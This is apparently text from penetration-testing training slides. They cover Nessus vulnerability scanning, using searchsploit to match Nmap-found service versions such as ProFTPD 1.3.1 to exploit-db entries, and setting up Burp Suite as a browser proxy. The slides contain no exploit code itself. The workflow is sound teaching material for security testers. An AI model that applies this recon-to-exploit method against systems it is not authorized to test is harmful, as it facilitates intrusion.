

Vulnerability Scanning

V. Vulnerability Scanning



2. Nessus

b. Scanning The Target

- After click on **Advanced Scan**, we will need to fill out the scan name and the target IP address in order to allow nessus to perform automate scan on the target
- Once you input all required information, click **Save**

Vulnerability Scanning



V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- After configure the scan, we now have a scan file in place and ready to launch
- On the right of the dashboard, you can click as below Launch icon to perform the scan

Vulnerability Scanning



V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- After taking a while to scan, we now can see that there various potential vulnerabilities exist in the target system including **High**, **Medium** and **Low** items

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- When we dig down to the scan result, we observed that most vulnerabilities are related to SSL and TLS protocol

<input type="checkbox"/> Sev ▾	Name ▾
<input type="checkbox"/> HIGH	SSL Version 2 and 3 Protocol Detection
<input type="checkbox"/> MIXED	12 SSL (Multiple Issues)
<input type="checkbox"/> MIXED	3 TLS (Multiple Issues)
<input type="checkbox"/> MIXED	2 TLS (Multiple Issues)
<input type="checkbox"/> LOW	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)
<input type="checkbox"/> INFO	DCE Services Enumeration

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- Now, let's open one vulnerability which related to SSL Protocol
- In the description, Nessus has provide the information of how attacker could take advantage of this vulnerability to steal information in the communication flaw of SSL version 2 and 3

HIGH SSL Version 2 and 3 Protocol Detection

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.
- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.2 (with approved cipher suites) or higher instead.

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- You can refer to **Solution** section to see what should we do to fix this particular vulnerability

HIGH SSL Version 2 and 3 Protocol Detection

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.
- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). VI. Finding Public Exploits

1. Exploit-DB
2. Searchsploit

VI. Finding Public Exploits

2. Searchsploit

Searchsploit is an open source security tool that we can use to find public exploits in the exploit-db.

Searchsploit is installed by default in Kali Linux. Searchsploit provide the efficient way for user to search for any exploits in the exploit-db without require internet access. To use Searchsploit, you can type as the following:

```
kali@kali:~$ searchsploit -h
Usage: searchsploit [options] term1 [term2] ... [termN]
=====
Examples
=====
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
```



VI. Finding Public Exploits

2. Searchsploit

For instance, we got the following scan result from Nmap and we observed that there are various open ports on a target system, let's see how **searchsploit** could help us to find the exploits

```
21/tcp  open  ftp      ProFTPD1.3.1
22/tcp  open  ssh      OpenSSH4.7p1 Debian8ubuntu1 (protocol 2.0)
23/tcp  open  telnet   Linux telnetd
80/tcp  open  http     Apache httpd2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp open  netbios-ssn  Samba smbd3.X -4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn  Samba smbd3.X -4.X (workgroup: WORKGROUP)
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQLDB 8.3.0 -8.3.7
8009/tcp open  ajp13   Apache Jserv(Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
```



VI. Finding Public Exploits

2. Searchsploit

Let's try to find exploit for ProFTPD 1.3.1 on port 21

```
kali@kali:~$ searchsploit ProFTPD 1.3
```

```
-----  
-----  
ProFTPd1.2 < 1.3.0 (Linux) -'sreplac| exploits/linux/remote/16852.rb  
ProFTPd1.3 -'mod_sql' 'Username' SQL | exploits/multiple/remote/32798.pl  
ProFTPd1.3.0 (OpenSUSE) -'mod_ctrls' | exploits/unix/local/10044.pl  
ProFTPd1.3.0 -'sreplace' Remote Stac| exploits/linux/remote/2856.pm  
ProFTPd1.3.0/1.3.0a -'mod_ctrls' 'su| exploits/linux/local/3330.pl  
ProFTPd1.3.0/1.3.0a -'mod_ctrls' 'su| exploits/linux/local/3333.pl  
ProFTPd1.3.0/1.3.0a -'mod_ctrls' exe | exploits/linux/local/3730.txt  
ProFTPd1.3.0a -'mod_ctrls' 'support' | exploits/linux/dos/2928.py  
---snip---
```

VI. Finding Public Exploits

2. Searchsploit

Based on above result, we can see that there are various of exploits available for that particular software.

```
kali@kali:~$ searchsploit ProFTPD 1.3
```

```
-----  
-----  
ProFTPd1.2 < 1.3.0 (Linux) -'sreplac| exploits/linux/remote/16852.rb  
ProFTPd1.3 -'mod_sql' 'Username' SQL | exploits/multiple/remote/32798.pl  
ProFTPd1.3.0 (OpenSUSE) -'mod_ctrls' | exploits/unix/local/10044.pl  
ProFTPd1.3.0 -'sreplace' Remote Stac| exploits/linux/remote/2856.pm  
ProFTPd1.3.0/1.3.0a -'mod_ctrls' 'su| exploits/linux/local/3330.pl  
ProFTPd1.3.0/1.3.0a -'mod_ctrls' 'su| exploits/linux/local/3333.pl  
ProFTPd1.3.0/1.3.0a -'mod_ctrls' exe | exploits/linux/local/3730.txt  
ProFTPd1.3.0a -'mod_ctrls' 'support' | exploits/linux/dos/2928.py

Web Application Attacks

VII. Web Application Attacks

1. Overview

Web applications do raise a number of security concerns stemming from improper coding. Serious weaknesses or vulnerabilities allow criminals to gain direct and public access to databases in order to churn sensitive data – this is known as a web application attack. Many of these databases contain valuable information (e.g. personal data and financial details) making them a frequent target of attacks.

If web applications are not secure, e.g vulnerable to at least one of the various forms of hacking techniques, then your entire database of sensitive information is at serious risk of a web application attack. SQL Injection attack types, which target the databases directly, are still the most common and the most dangerous type of vulnerability.

VII. Web Application Attacks

2. Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.



Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Web Application Attacks



VII. Web Application Attacks

2. Burp Suite

Burp Suite usage:

Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Burp Suite features provide various of difference tools which we can use to perform security testing over the web application. Those tools are:

- **Burp Proxy**
- **Burp Intruder**
- **Burp Repeater**
- **Burp Decoder**



Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Starting Burp Suite:

- First, open burp suite in your Kali Linux
- Then, click on **Next** button and **Start Burp**



Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Starting Burp Suite:

- Once Burp Suite is start, you will need to configure the proxy as below



Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Starting Burp Suite:

- Now, let's open **Firefox browser** and then configure the proxy in order to allow Burp Suite to intercept the requests
- Open Firefox setting and click on **Preferences**

Web Application Attacks



VII. Web Application Attacks

2. Burp Suite

Starting Burp Suite:

- Right of the bottom page, you will see **Network Settings**, then click **Settings**

